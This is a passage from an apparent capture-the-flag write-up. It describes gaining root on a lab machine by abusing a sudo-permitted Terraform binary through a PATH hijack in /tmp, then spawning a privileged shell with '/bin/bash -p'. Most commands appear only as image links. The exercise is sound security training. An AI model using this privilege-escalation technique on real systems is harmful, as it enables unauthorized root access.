dockerinterface means that the web instance was HIGHLY LIKELY running from there.
Enumeration
Continuing on I noticed the .terraformrc file so I checked sudo -l:

So what does this binary actually do?

Terraform

Diving deeper into /opt/examples I find this:

I took a dive into the docs where I found:
Privilege Escalation
Abusing Terraform
I noticed that the PATH was set to the following:

So I changed it to /tmp whereafter I added the following.

I then ran the command:

I could then verify it using ls -la:

Now all that’s left is to /bin/bash -p:


root.txt